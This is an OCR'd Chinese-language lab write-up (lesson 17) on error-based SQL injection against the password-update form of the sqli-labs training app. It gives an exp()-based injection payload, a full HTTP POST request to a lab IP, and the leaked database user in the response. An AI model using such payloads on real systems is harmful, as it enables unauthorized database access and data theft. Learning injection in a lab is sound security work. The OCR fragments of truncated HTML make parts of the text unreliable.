
第十七课


知识点只是一个普通点'报错注入而已，后台源码分析是更新密码功能

目录

Sqlmap 梭哈


都指定了参数 passwd 都用了 12 分钟还没出数据，当然可以指定—technique E 类型注入 2 分钟出数据。Sqlmap 梭哈没问题了。太他娘的耗时了。等学完这 65 课，发现根本不太想用 sqlmap 了






手工注入分析


从和后端源码分析，只是一个秘密更新功能。而且存在最简单的错显注入



Passwd 单引号报错，直接上 payload



Payload： 1234' and exp(~(select * from(select user())a));#


POST /sql_lab/Less-17/ HTTP/1.1
Host: 192.168.74.128
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.4 Safari/533.20.27
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Connection: close
Referer: http://192.168.74.128/sql_lab/Less-17/
Upgrade-Insecure-Requests: 1
uname=admin&passwd=1234' and exp(~(select * from(select user())a));#&submit=Submit
Type a search term
0 matches
<div style="padding-top:10px; font-size:15p
<!--Form to post the contents -->
<form action="" name="form1" method="post">
<div style="margin-top:15px; height:30px;

<input type="text" name="uname" value=
 New Password :
<input type="text" name="passwd" value=
<div style=" margin-top:9px;margin-left
value="Submit" />
</form>

<div style=" margin-top:10px;color:#FFF; fo

D
'root@localhost' from dual)))'</br></br

</body>
</html>
root@local